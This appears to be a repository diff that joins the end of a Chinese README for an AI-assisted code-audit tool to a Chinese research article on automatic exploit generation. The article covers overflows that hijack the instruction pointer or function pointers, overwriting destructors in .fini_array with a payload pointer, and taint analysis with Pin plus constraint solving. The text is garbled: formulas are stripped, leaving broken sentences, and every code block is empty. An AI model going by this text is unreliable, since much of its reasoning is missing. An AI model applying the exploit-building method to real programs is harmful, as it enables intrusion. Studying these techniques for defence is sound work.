
离线模式
|
||||
|
||||
|
||||
|
||||
离线模式仅支持ollama 内部写的也是ollama的调用 模型名称是你的ollama list的模型
|
||||
|
||||
离线模式提示词可以修改 不过这会间接导致很多问题,包括但不限于 无法正常回显 误报率增加 等等问题 不过改好了的话将会使误报率大大降低 这个是我们提供的 提示词模版:
|
||||
```
|
||||
你是一个代码审计专家用来辅助我判断代码有没有安全漏洞,你的职责是判断我给你的漏洞有没有可控点,我只会给你代码你只需要回答,存在漏洞,不存在漏洞,以及无法判断,不需要解释!!!,不需要你给出修复 防止 等等建议只需要回答,存在漏洞,不存在漏洞,以及无法判断这几个选择 总之回答的 存在漏洞,不存在漏洞,以及无法判断 不需要解释是核心
|
||||
```
|
||||
|
||||
|
||||
离线模式我们不进行二次校验,并且不推荐和建议大家去进行大项目的离线审计,只建议单代码文件,或者较小体量进行审计,这完全是因为本地大模型GPU的局限性,此外,我们有完全离线模式就是不使用ai 纯污点分析用于快速检索排查
|
||||
|
||||

漏洞跳转到代码界面
|
||||
|
||||
|
||||
|
||||
点击漏洞即可跳转
|
||||
|
||||

这个搜索是文件内搜索
|
||||
|
||||
|
||||
|
||||
在左上角文件-->搜索是全局关键字搜索
|
||||
|
||||

|
||||
### 获取方式
|
||||
|
||||
蓝奏云:https://wwcl.lanzn.com/icRyV2lkqflg
|
||||
|
||||
同时希望大家可以在群里反馈 让我更好的去优化这个工具
|
||||
|
||||
## 群-聊
|
||||
|
||||
下方二维码添加好友,回复关键词
|
||||
**秋风代码审计**
|
||||
进群
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,393 @@
|
||||
# 自动化软件漏洞利用技术研究
|
||||
NEURON SAINTSEC 2025-02-05 02:00
|
||||
|
||||
Automatic Exploit Generation可以看作是一种算法,它集成了数据流分析和决策程序,目的是自动化构建漏洞利用。本文主要覆盖三种常见安全漏洞的自动化漏洞利用:基于堆栈的破坏存储指令指针的缓冲区溢出,破坏函数指针的缓冲区溢出,以及缓冲区溢出造成任意地址写。
|
||||
# 1. 介绍
|
||||
|
||||
|
||||
|
||||
|
||||
当前漏洞利用通常是手工构建的,需要手动分析应用程序的控制流及其对输入数据执行的操作,这是一个非常耗时的过程。自动化程序分析技术已经成功应用于诸多问题。本文大部分描述了由数据流分析组成的系统与决策程序相结合。
|
||||
|
||||
以下是常见一些漏洞检测的方法:
|
||||
- 假设有一个程序
|
||||
和一个补丁版本
|
||||
,为
|
||||
生成样本输入执行
|
||||
中修补的漏洞,通过添加与漏洞相关的输入约束条件,然后生成违反这些约束的输入,将其沿着通往漏洞点的路径传递,结果是会触发漏洞。使用数据流分析得出路径条件,然后解决此类问题条件使用决策过程 STP 来产生一个新的程序输入。由于生成的程序输入旨在违反添加的约束,因此可能会导致由于某种形式的内存损坏而崩溃。
|
||||
|
||||
- 使用可能导致崩溃的输入作为起点,再次使用数据流分析来构建路径条件,然后用于使用决策过程生成新输入。
|
||||
|
||||
- 通过调试器附加到一个正在运行的进程,然后将测试用例交付给程序。这种方式会遵循一组静态规则来发现漏洞类型。这些规则试图确定输入数据的哪些部分覆盖了哪些敏感数据,因此可以用来控制程序的执行。一旦确定结果,这些值将用于漏洞类型的模板生成漏洞利用。
|
||||
|
||||
- 通过API,例如 printf。一旦这些 API 功能的效果产生形式化后,指定漏洞利用所需的条件,然后通过调用函数确定漏洞类型。这种方法仅限于所有必然的内存损坏的漏洞,比如printf格式化字符串漏洞。
|
||||
|
||||
- 自动为漏洞生成签名,并使用这些签名来描述是否有漏洞。
|
||||
|
||||
- 现在常见的还有数据流分析、污点传播、约束求解和符号执行等方法。
|
||||
|
||||
## 约束
|
||||
|
||||
我们需要从以上方法中找到一种综合性相对强的方法,因此我们施加一些实际限制:
|
||||
- 用户输入的数据破坏了存储的指令指针、函数指针或写目标地址的地址和源值;
|
||||
|
||||
- 可以启用ASLR,但没有其他漏洞利用保护;
|
||||
|
||||
- 使用数据流分析和约束求解来检测控制流劫持漏洞;
|
||||
|
||||
- 需要漏洞利用自动生成并执行;
|
||||
|
||||
- 应该可靠地将漏洞归类为可利用漏洞和不可利用漏洞(比如DoS),这一点至关重要。
|
||||
|
||||
#
|
||||
# 2. 问题定义
|
||||
|
||||

|
||||
|
||||
|
||||
本节介绍基本的架构选择和所用到的知识内容,然后我们用公式符号定义算法过程中的一些类型。
|
||||
## 操作系统和架构
|
||||
|
||||
CPU 架构的设计和指令集差异很大。现在就假设我们的目标架构是 32 位 Intel x86 CPU。32 位 x86 处理器定义了许多通用和专用寄存器。我们必须特别考虑其中四个:
|
||||
1. EIP寄存器:指令指针寄存器;
|
||||
|
||||
1. EBP寄存器:栈数据相关;
|
||||
|
||||
1. ESP寄存器:栈数据相关;
|
||||
|
||||
1. EFLAGS寄存器:关乎程序执行流;
|
||||
|
||||
不同的操作系统漏洞利用技术不同,我们选择开源的Linux系统更便于将注意力集中在漏洞利用本身。需要用到的操作系统和架构知识:
|
||||
- 汇编语言、内存存储方式;
|
||||
|
||||
- ELF文件格式;
|
||||
|
||||
## 构造函数和析构函数
|
||||
|
||||
GCC4.7 以前的版本,编译时会将构造函数和析构函数放在 .ctor 段和 .dtor 段中,分别由 __do_global_ctors_aux 和__do_global_dtors_aux 去执行:
|
||||
```
|
||||
```
|
||||
|
||||
从 GCC4.7 开始,.ctor 和 .dtor 段被移除,构造函数和析构函数分别存放到 .init_array 和 .fini_array 中了。用 4.7 的 GCC 编译后如下:
|
||||
```
|
||||
```
|
||||
|
||||
段尾的 fc830408 和 10840408 就是构造函数和析构函数的内存地址 0x080483fc 和 0x08048410。可以将我们生成的payload函数指针写入到析构函数中。
|
||||
|
||||
其他所用到的知识:
|
||||
- 包括但不限于ASLR、NX(DEP)、Canary、堆的基本保护机制及绕过方式
|
||||
|
||||
## 程序定义
|
||||
|
||||
一般来说,每个程序
|
||||
都可以看作由一个“无限数组”组成路径
|
||||
,每条路径
|
||||
是一个无限序列对
|
||||
,每一对包含一个地址
|
||||
和该地址的汇编指令
|
||||
,每对可以出现一次或多次。
|
||||
|
||||
路径
|
||||
的指令由
|
||||
表示。如果存在一对
|
||||
使得
|
||||
的话,那么
|
||||
和
|
||||
被视为两条不同的路径。
|
||||
## 指令定义
|
||||
|
||||
当引用一对
|
||||
当中的
|
||||
时,我们将使用
|
||||
本身的标识符,并在需要时将地址明确指定为
|
||||
。指令可以有源操作数和目的操作数,源操作数会被读取,然后写入到目的操作数中。
|
||||
中的源操作数由
|
||||
表示,而目的操作数由
|
||||
表示。
|
||||
和
|
||||
可以是内存地址或寄存器。
|
||||
## 路径定义
|
||||
|
||||
具体的路径定义为
|
||||
,其中一条指令
|
||||
的每个操作数是已知的
|
||||
。我们必须静态的分析某些操作数的值。在分析中,我们假定给定输入
|
||||
恰好对应程序的某个路径,那么程序运行可以定义为
|
||||
,
|
||||
为程序
|
||||
的输入,导致路径
|
||||
被执行。
|
||||
## 内存定义
|
||||
|
||||
假设
|
||||
是程序
|
||||
的所有有效内存地址的集合,而
|
||||
是所有字节值的集合{0x00, ... , 0xff},那么
|
||||
是从
|
||||
到
|
||||
的总函数。每个正在运行的程序都定义了
|
||||
,并且任何写入内存的指令都可以修改所有内存地址
|
||||
中的
|
||||
。我们将
|
||||
的域(内存地址)划分为两个子集,那些
|
||||
的内存地址可以用于存储用户污染过的数据构成集合
|
||||
。
|
||||
内
|
||||
的补集是内存地址
|
||||
的集合,它们不能存放用户输入的数据,我们称其为
|
||||
。
|
||||
中有一个子集
|
||||
,包含了所有最终可能用于指令指针的值的内存地址,例如存储在栈上的指令指针。
|
||||
## CPU寄存器定义
|
||||
|
||||
总函数
|
||||
是一组CPU寄存器。
|
||||
的域是一个集合,其基数是CPU上可用寄存器的数量,成员是寄存器名称。例如EAX、ECX、ESP等,
|
||||
的范围是dword值 {0x0, ..., 0xffffffff}。
|
||||
## 漏洞利用定义
|
||||
|
||||
程序
|
||||
输入利用
|
||||
,必须确保路径包含组件
|
||||
:
|
||||
- 是直接破坏
|
||||
中的一个或多个字节的指令序列(
|
||||
是一组不应该被用户输入污染的内存位置);
|
||||
|
||||
- 是破坏内存位置
|
||||
的指令序列,其地址是我们应该注入的payload地址;
|
||||
|
||||
- 是漏洞注入进程的payload。
|
||||
|
||||
举个例子:对于直接利用,意味着它必须溢出缓冲区并且破坏
|
||||
中的地址,从而导致执行注入的 payload。
|
||||
## AEG模型
|
||||
|
||||
综上所属,我们的AEG模型必须有如下功能:
|
||||
- 首先,它必须能够分析程序的内存状态,以便找到合适的位置注入我们的payload。它必须确定用户输入对内存造成影响的输入点,还必须能够发现输入后程序路径的结束点。从这些信息中,它将生成一个输入,填充所选定的输入点缓冲区;
|
||||
|
||||
- 其次,必须检测
|
||||
中被用户输入污染的位置,以便重定向到payload处,这将再次要求算法确定输入字节数,在程序的崩溃位置前进行修改;
|
||||
|
||||
- 最后,必须能够根据前面的模型创建一个公式:输入
|
||||
破坏
|
||||
中的值导致重定向到恶意代码
|
||||
。
|
||||
|
||||
因此,AEG问题是一个重复性问题的组合:从运行时分析产生一个新问题,然后使用此信息生成输入。过程中组成的算法必须解决后一个问题,并使用程序流分析算法来解决程序执行过程中所需的信息。
|
||||
# 3. 自动漏洞利用算法
|
||||
|
||||

|
||||
|
||||
|
||||

本节介绍AEG算法,包含动态数据流分析、路径条件枚举与决策过程。主要包含以下三个阶段:
|
||||
- 阶段一包含迭代检测和污点分析。通过跟踪程序来分析程序执行的路径,分析并记录与当前路径条件相关信息,直到发现可利用漏洞点为止;
|
||||
|
||||
- 一旦发现漏洞点,就开始第二阶段。包含四个任务:
|
||||
|
||||
- 确定漏洞的类型。如果是指令存在漏洞,我们尝试间接利用;如果是函数指针类型,那么我们尝试直接利用函数指针;
|
||||
|
||||
- 然后构建我们第一个漏洞利用公式:输入
|
||||
破坏
|
||||
中的值导致重定向到恶意代码
|
||||
。在污点分析过程中就应该过滤处理这些缓冲区,我们将这些位置作为下一个公式的跳板;
|
||||
|
||||
- 随后我们构造第二个公式用于约束存储的指令指针(间接利用)或函数指针(直接利用)。对于直接利用,我们限制EIP的值;而对于间接利用,我们限制
|
||||
的操作数的值;
|
||||
|
||||
- 然后我们结合两个公式,计算所有的内存位置的路径条件。这个最终公式表达了对程序
|
||||
利用所需的条件。
|
||||
|
||||
- 阶段三使用决策程序来尝试生成满意的利用脚本。
|
||||
|
||||
流程图如下:
|
||||
|
||||
|
||||
## 第一阶段 检测和运行时分析
|
||||
|
||||
这一阶段的目的是在程序开始执行时收集数据流和路径信息,这些信息用作之后的漏洞利用生成。我们使用一种二进制动态监测的方法,这种方法不需要考虑静态分析下的变量不确定性所带来的困扰。一般有如下三种方式:
|
||||
- 执行跟踪。这种方法将程序运行过程中的指令、寄存器和修改的内存储存在数据库中。有些调试器还提供了一些其他的功能,例如Ollydbg、gdb。这种方法很有用,因为它对程序运行性能影响很小,缺点就是需要大量的磁盘来保存数据;
|
||||
|
||||
- 仿真。现在有很多工具可以模拟硬件功能,在虚拟环境中执行程序,例如QEMU,它允许控制仿真系统运行,并在运行期间分析数据流和路径条件信息;
|
||||
|
||||
- 二进制检测。这是一种代码注入技术,即二进制插桩。注入的代码负责观察被检测的程序。
|
||||
|
||||
通过比较,我们决定使用动态二进制检测(DBI)框架,因为它允许在运行时分析不受限制,并且这种框架在一些项目中表现出色。Valgrind、DynamoRIO和Pin是三种不同的框架。但它们概念相同,它们都提供一个虚拟环境来运行程序
|
||||
。DBI框架提供一种特殊机制,使得我们可以在CPU执行前监视和修改指令。一些框架还允许在功能级别上检测从而分析代码触发函数调用或事件。
|
||||
|
||||
以下是三种框架的对比:
|
||||
- Valgrind:与其他二者的主要区别是将程序的汇编代码转化为中间语言
|
||||
表示,然后再提供给客户端分析,这种中间语言类似于RISC。这意味着分析客户端不必显式的添加x86汇编。因为需要转换中间语言,所以性能方面会有所折扣:
|
||||
|
||||
```
|
||||
```
|
||||
- DynamoRIO:有跨平台和C++支持,但没有Pin支持的操作系统多;
|
||||
|
||||
- Pin:有跨平台和C++支持,更少的性能开销。但没有
|
||||
中间语言,可能写起来会更冗长一些。
|
||||
|
||||
最终我们选用Pin作为检测工具。分析的伪代码如下:
|
||||
```
|
||||
```
|
||||
- Line 1-3:这部分的目的是解析寄存器和源操作数、目的操作数列表;
|
||||
|
||||
- Line 4-11:虽然Pin提供了确定指令读和写的位置的功能,但为了准确的表示每条指令的语义还需要额外处理。从第 5 行开始使用 extractSources 函数获取影响目标的源索引向量处理。这个函数本质上是一个目标索引到源索引的映射,必须是我们希望处理的 x86 指令。第 7-9 行,遍历这些索引并从 inssrc中提取来源信息。第 10 行这个向量存储在当前目的地的源属性中;
|
||||
|
||||
- Line 12-15:确定指令是否修改了 EFLAGS 寄存器,如果当前指令修改了 EFLAGS 寄存器,我们提取被修改的指令的索引。第 14 行使用 Pin 提供的函数插入对 updateEflagsOperands 函数的调用;
|
||||
|
||||
- Line 16-20:处理条件分支指令,取决于 EFLAGS 中一个或多个索引值的指令记录。在这个算法中,我们只考虑条件指令的直接影响改变控制流程,即条件分支。x86 中的一些条件分支指令指令集有jl、jg、jb等。第 17 行使用 getCondition 函数提取指令表达的条件。例如,如果指令是 jl,那么提取的条件即“小于”。第 18 行,检索最后设置该指令所依赖的 EFLAGS 索引的指令的操作数。例如,jl 指令检查符号标志是否等于溢出标志位。第 19 行,插入调用以将条件添加到我们的全局存储中,并在第 20 行插入调用以添加否定条件,然后将在运行时存储条件的正确版本,具体取决于走哪条路径;
|
||||
|
||||
- Line 21-27:如果一条指令不是条件分支,那么我们检查它是否为写操作或者它是寄存器。如果指令是写操作,我们插入一个函数检查写入完整性。此函数将确定指令参数是否可被用户污染;
|
||||
|
||||
- Line 28-33:对于直接修改 EIP 寄存器的指令,我们必须检查值是否可被污染。在执行指令 ret 和 call 之前Integrity 函数将进行检查,确定它们是否被用户输入污染。
|
||||
|
||||
## 污点分析
|
||||
|
||||
我们使用污点分析来确定被输入污染的内存地址和寄存器。污点分析是一个迭代过程,标记了一组初始内存地址和寄存器,如果被污染,则可以根据正在处理的指令语义,来在每个后续指令中添加和删除集合中的元素。这个概念也可以定义为标记:如果位置直接来自用户输入或另一个受污染的位置,则该位置被标记为污染。
|
||||
|
||||
我们可以用一种方法来表示目标是否被污染:使用两个不相交的集合,其中包含被污染和未被污染
|
||||
和
|
||||
的元素,给定一条指令
|
||||
和一个内存位置或寄存器
|
||||
,当且仅当 $ x\in i _dsts} 且( y \in i _{srcs} {y\in T)
|
||||
不是空集,x
|
||||
被添加到被污染的集T
|
||||
,在执行指令i
|
||||
期间当且仅当 x \in i _dsts}且( y \in i _{srcs} {y\in T )
|
||||
是空集时{x\in T}
|
||||
从T
|
||||
中移除一个元素。直观地说,在此过程中,如果元素的值被导出,则在该过程中元素被添加到集合T
|
||||
,从先前污染的值中删除,否则从T$ 中删除。可以通过多种方式选择被污染的一组位置,例如,系统调用的目标缓冲区。
|
||||
|
||||
我们可以用以下算法来运作污点分析的基本功能:
|
||||
```
|
||||
```
|
||||
- Line 1-2:遍历每个目标操作数并计算其“格”位置,将格位置初始化为 TOP的一个临时变量来指示处理尚未发生的事件;
|
||||
|
||||
- Line 3-5:对于每个目标地址,都会遍历影响其值的源列表。格目标地址的位置被计算为其所有源的格位置的交汇点。
|
||||
|
||||
- Line 6-7:一旦找到当前目的地址的格位置,它就会被存储起来,并且处理下一个目的地址的指令。
|
||||
|
||||
现在我们将污点分析与决策结合,我们使用位向量来构建决策算法。位向量可以明显的表示电平状态,例如a * b 明显要比 a + b 的开销更大。
|
||||
|
||||
在其他的算法过程中求解是最大的瓶颈,而我们的算法只需要在诸多公式中找到一个满意的公式,就只需要专注于跟踪最简单指令执行,还有就是覆盖更多的路径来触发更多的错误。
|
||||
|
||||
我们将 x86 指令集分类为三类指令——赋值、线性算术和非线性算术,每个类别都会将以更大的复杂性引入位向量公式。然后修改上面的污点分析算法为下面这样:
|
||||
```
|
||||
```
|
||||
- Line 1:检索与当前指令类型相关的复杂性类。getInsComplexity 将希望处理的每条指令映射到新格表示分配、线性算术或非线性算术的位置;
|
||||
|
||||
- Line 2:与前面的算法一样;
|
||||
|
||||
- Line 3-6:与前面的算法一样;
|
||||
|
||||
- Line 8-9:至此已经根据来源计算了目的地址的格位置。然后我们将该值与指令的格位置相交,以给出最终格目的地址的位置。我们需要检查源上的格位置是否受到污染,如果指令的源是未受污染的,那么指令的格位置都是未受污染的。
|
||||
|
||||
## 构建路径条件
|
||||
|
||||
构建路径条件进行在阶段一和阶段二之间。首先我们将解释什么是路径条件,然后描述如何将指令转换为操作数上的公式,最后解释如何将这些公式组合成一个路径条件。
|
||||
|
||||
以一个例子来观察将指令转换为公式的过程:
|
||||
```
|
||||
```
|
||||
|
||||
它生成的路径公式如下:
|
||||
|
||||
|
||||
现在我们添加约束,并使用决策分配过程来找到满意的输入。例如,要使edx在第四行包含值20,我们应当添加
|
||||
,可得公式:
|
||||
|
||||
|
||||
使用上述逻辑的决策程序,我们可以求解公式得到结果 b = 10。由此我们可以确定,要使 edx 第 4 行包含值 20,eax 必须在第 1 行包含值 10。
|
||||
|
||||
构建路径条件的算法如下:
|
||||
```
|
||||
```
|
||||
- Line 1-3:分别处理指令的每个目标操作数,并从生成开始与该目的地关联的唯一名称;
|
||||
|
||||
- Line 4-5:提取与目标 ins_dsts[idx] 关联的源,并在这些源上生成一个公式,描述指令对目的地址的影响。最后计算符号公式 varId = rhs 并将其存储以供之后处理。
|
||||
|
||||
## 第二阶段 构建漏洞利用公式
|
||||
|
||||
算法的第一阶段中,程序在运行和分析之间迭代,直到检测到漏洞。可以以如下四种方式进行检测:
|
||||
1. 对已知直接影响 EIP 的参数进行完整性检查失败:我们在运行时挂钩所有 ret 和 call 指令,并检查指针是否被污染;
|
||||
|
||||
1. 对写入指令的目标地址和源值的完整性检查失败:与前一种情况一样,我们挂钩所有写入内存的指令来检测可能导致间接利用的漏洞;
|
||||
|
||||
1. 操作系统的错误信号:如果发生内存损坏,则可能是程序试图读取、写入或执行此内存时,程序被操作系统终止,例如 SIGKILL、SIGABRT 或 SIGSEGV;
|
||||
|
||||
1. 执行已知的“错误”地址:当发生潜在危险的内存损坏时,仅触发 libc 等库中的某些错误处理程序,例如堆分配检查时的错误输出函数。
|
||||
|
||||
在第二阶段里,当使用前面两种检测方式之一检测到错误时,可以断定指令处就是漏洞点。根据前面的定义,我们理想的漏洞利用公式是:
|
||||
。对于直接和间接漏洞利用,两者的共同点是控制敏感内存位置的值以及我们控制足够大的内存的连续缓冲区来注入我们的payload。伪代码如下:
|
||||
```
|
||||
```
|
||||
- Line 1-6:通过决定生成哪种类型的漏洞利用(直接或间接)开始算法。要是我们生成一个间接利用的漏洞,这个地址必须作为indirectControlIns 提供;
|
||||
|
||||
- Line 7-14:处理在第一阶段收集的污染信息,生成可能存在利用的地址列表,遍历返回的 payload 所在的缓冲区,直到找到足够大的缓冲区来存储 payload;
|
||||
|
||||
- Line 18:建立一个公式,选择缓冲区所需的约束等于提供的payload;
|
||||
|
||||
- Line 19:根据我们决定使用的缓冲区和指向它的寄存器,选择地址列表中的跳板指令。这些指令可以有很多方法获得,比如Metasploit框架或者其他小工具;
|
||||
|
||||
- Line 20-26:此时我们生成的公式将直接控制指令指针(直接利用)或控制写指令的源/目的操作数(间接利用);
|
||||
|
||||
- Line 27-32:payload缓冲区公式与控制指令公式的结合,然后从程序输入为该公式中的每个变量构建路径条件;
|
||||
|
||||
- Line 33:返回变量路径条件公式。
|
||||
|
||||
## 第三阶段 求解漏洞利用公式
|
||||
|
||||
我们可以使用决策程序来确定先前生成的公式是可满足的。如果是,我们将使用决策过程生成令人满意的变量分配给输入。如前所述,漏洞利用公式限制了其中出现的所有变量,除了对于那些直接被用户输入污染的变量,由决策过程产生的令人满意的分配,因此将指定用户可以控制的那些输入参数的值。这可以解析为
|
||||
产生一个利用
|
||||
。通过将
|
||||
提供给程序
|
||||
,结果路径应该满足
|
||||
。
|
||||
# 4. 具体实现
|
||||
|
||||

|
||||
|
||||
|
||||
在上一阶段介绍的算法大概有7000+行C++代码,接下来我们简单介绍一下如何使用Pin的功能进行实现。Pin的官方文档比较详细,多数API功能都可以参考官方文档,因此这里只是简单介绍一下如何实现。
|
||||
## 二进制检测
|
||||
|
||||
使用Pin提供的功能可检测各种事件,包括线程创建、系统调用和指令执行。
|
||||
- 提取目的地址和源值,然后将这些传递给一个运行时分析例程,该例程查询对象来确定这些位置是否被污染。
|
||||
|
||||
- 污点分析算法可挂钩与之相关的系统调用,例如read、write、open。Pin允许我们在程序运行系统调用前插桩,这样就可以用于确定某些内存是否被我们的输入所污染。一旦一个位置被标记为受污染,指令级检测代码就可以传递污染信息,包含当前进程上下文。
|
||||
|
||||
- 除了系统调用,我们还在线程创建和从操作系统接收到的信号上挂钩。在多线程应用程序中,我们有必要确定何时创建和销毁线程,以及在调用我们的分析例程时识别当前活动的线程。线程不共享寄存器,所以被其中一个线程污染的寄存器不应该被标记为被其他线程污染。当一个线程创建后,可以在污点分析引擎中实例化一个新对象,该对象表示其寄存器的污点状态;当线程被销毁时,该对象被删除。
|
||||
|
||||
- 由于 Pin 不使用
|
||||
,因此要求我们对每条指令进行一些额外的处理以确定所需的模拟函数并提取指令操作数,具体操作方式可以查看官方文档。
|
||||
|
||||
- Pin中的x86Simulator类包含我们希望分析的函数中的每条汇编指令。它包含一个或多个变体,具体取决于它的操作数类型。例如,一条 mov 指令有两个操作数,它可以从内存到到寄存器、从寄存器到寄存器或从寄存器到内存。
|
||||
|
